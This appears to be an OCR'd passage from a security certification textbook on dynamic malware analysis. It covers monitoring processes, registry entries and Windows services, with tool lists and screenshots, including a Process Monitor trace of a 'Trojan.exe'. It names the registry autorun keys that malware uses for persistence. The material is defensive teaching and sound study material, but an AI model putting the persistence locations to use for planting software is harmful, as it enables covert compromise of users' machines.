
- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*http://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



```
Time ...  Process Name  PID   Operation      Path                                   Result           Det:
4:59:0... svchost.exe   1240  Thread Exit                                           SUCCESS          Threa
4:59:0... svchost.exe   1240  Thread Exit                                           SUCCESS          Threa
4:59:0... svchost.exe   1240  Thread Exit                                           SUCCESS          Threa
4:59:0... svchost.exe   1240  Thread Exit                                           SUCCESS          Threa
4:59:0... Trojan.exe    5068  RegQueryValue  HKCU\Software\Microsoft\Windows\C...   NAME NOT FOUND   Lengt
4:59:0... Trojan.exe    5068  RegQueryKey    HKCU                                   SUCCESS          Query
4:59:0... Trojan.exe    5068  RegQueryKey    HKCU                                   SUCCESS          Query
4:59:0... Trojan.exe    5068  RegOpenKey     HKCU\Software\Microsoft\Windows\C...   SUCCESS          Desir
4:59:0... Trojan.exe    5068  RegSetInfoKey  HKCU\SOFTWARE\Microsoft\Window...      SUCCESS          KeyS
4:59:0... Trojan.exe    5068  RegQueryValue  HKCU\SOFTWARE\Microsoft\Window...      SUCCESS          Type:
4:59:0... Trojan.exe    5068  RegQueryKey    HKCU\SOFTWARE\Microsoft\Window...      SUCCESS          Query
4:59:0... Trojan.exe    5068  RegSetValue    HKCU\SOFTWARE\Microsoft\Window...      SUCCESS          Type:
4:59:0... Trojan.exe    5068  RegQueryValue  HKLM\Software\Microsoft\Windows\C...   NAME NOT FOUND   Lengt
4:59:0... Trojan.exe    5068  RegQueryKey    HKLM                                   SUCCESS          Query
4:59:0... Trojan.exe    5068  RegQueryKey    HKLM                                   SUCCESS          Query
4:59:0... Trojan.exe    5068  RegOpenKey     HKLM\Software\WOW6432Node\Micr...      SUCCESS          Desir
4:59:0... Trojan.exe    5068  RegSetInfoKey  HKLM\SOFTWARE\WOW6432Node\...          SUCCESS          KeyS

Showing 183,571 of 336,696 events (54%)    Backed by virtual memory
```

https://docs.microsoft.com

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.


- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.



Time ...	Process Name	PID	Operation	Path	Result	Deta
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Lengt
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Desir
4:59:0...	Trojan.exe	5068	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	KeyS
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryValue	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Lengt
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKLM\Software\WOW6432Node\Micr...	SUCCESS	Desir
4:59:0	Trojan.exe	5068	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\	SUCCESS	KeyS

Showing 183,571 of 336,696 events (54%)

Backed by virtual memory

Figure 7.77: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:

- Process Explorer *(https://docs.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(http://systemexplorer.net)*


Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

jv16 PowerTools It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware


jv16 PowerTools
File Shortcuts Tools Help
Tool categories
Home
Main Tools
Registry Tools
File Tools
Privacy Tools
Configuration
Shortcuts
My Account
Find My License
Backups
Settings
Discussion Forum
Technical Support
jv16 PowerTools
System Health
Registry Health
File System Health
Startup System Health
Summary
Recommended actions
Privacy
Summary

System health score was analyzed on:

22.07.2019, 14:56 (Today, a moment ago)

Compare the health score against: (No old health data found)

After you have used the software for a few days, you will be able to use this feature to see how your system health has changed during this time.

Registry Health: 43%

File System Health: 90%

Startup System Health: 70%

The health of your registry is poor! You should run the Clean and SpeedUp My Computer tool to improve it.

Privacy: 20%

System privacy. A higher value means your privacy is more protected.

Windows AntiSpy: Disabled
Pictures AntiSpy: Disabled

The level of your privacy is poor! You should use Windows AntiSpy to improve it. Windows AntiSpy is not enabled. You should enable its protection! Pictures AntiSpy is not enabled. You should enable its protection!

https://www.macecraft.com

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***


Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

- **jv16 PowerTools**

  Source: *https://www.macecraft.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The “Clean And Speedup My Computer” feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.


jv16 PowerTools
File
Shortcuts
Tools
Help
jv16 PowerTools
Tool categories
Home
Main Tools
Registry Tools
File Tools
Privacy Tools
Configuration
Shortcuts
My Account
Find My License
Backups
Settings
Discussion Forum
Technical Support

System health score was analyzed on:

22.07.2019, 14:56 (Today, a moment ago)

Compare the health score against:

(No old health data found)

After you have used the software for a few days, you will be able to use this feature to see how your system health has changed during this time.

System Health

Registry Health: 43%

File System Health: 50%

Startup System Health: 70%

Summary

The health of your registry is poor! You should run the Clean and SpeedUp My Computer tool to improve it.

Recommended actions

Privacy

Privacy: 20%

System privacy. A higher value means your privacy is more protected.

Summary

Windows AntiSpy: Disabled
Pictures AntiSpy: Disabled

The level of your privacy is poor! You should use Windows AntiSpy to improve it. Windows AntiSpy is not enabled. You should enable its protection! Pictures AntiSpy is not enabled. You should enable its protection!


Figure 7.78: Screenshot of jv16 PowerTools

Some additional registry monitoring tools are as follows:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



Internal name	State	Type	Display name	Start type	Executable
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys
3ware	stopped	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys
acpipagr	running	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys
AdobeAR...	running	win32	Adobe Acrobat Update Service	auto	"C:\Program Files (x86)\Common Files\Adobe...
ADP80XX	stopped	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
AJRouter	stopped	shared	AllJoyn Router Service	manual	C:\WINDOWS\system32\svchost.exe -k Loc...
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\WINDOWS\System32\alg.exe
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys

http://tools.sysprogs.org

Windows Service Monitoring Tools

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
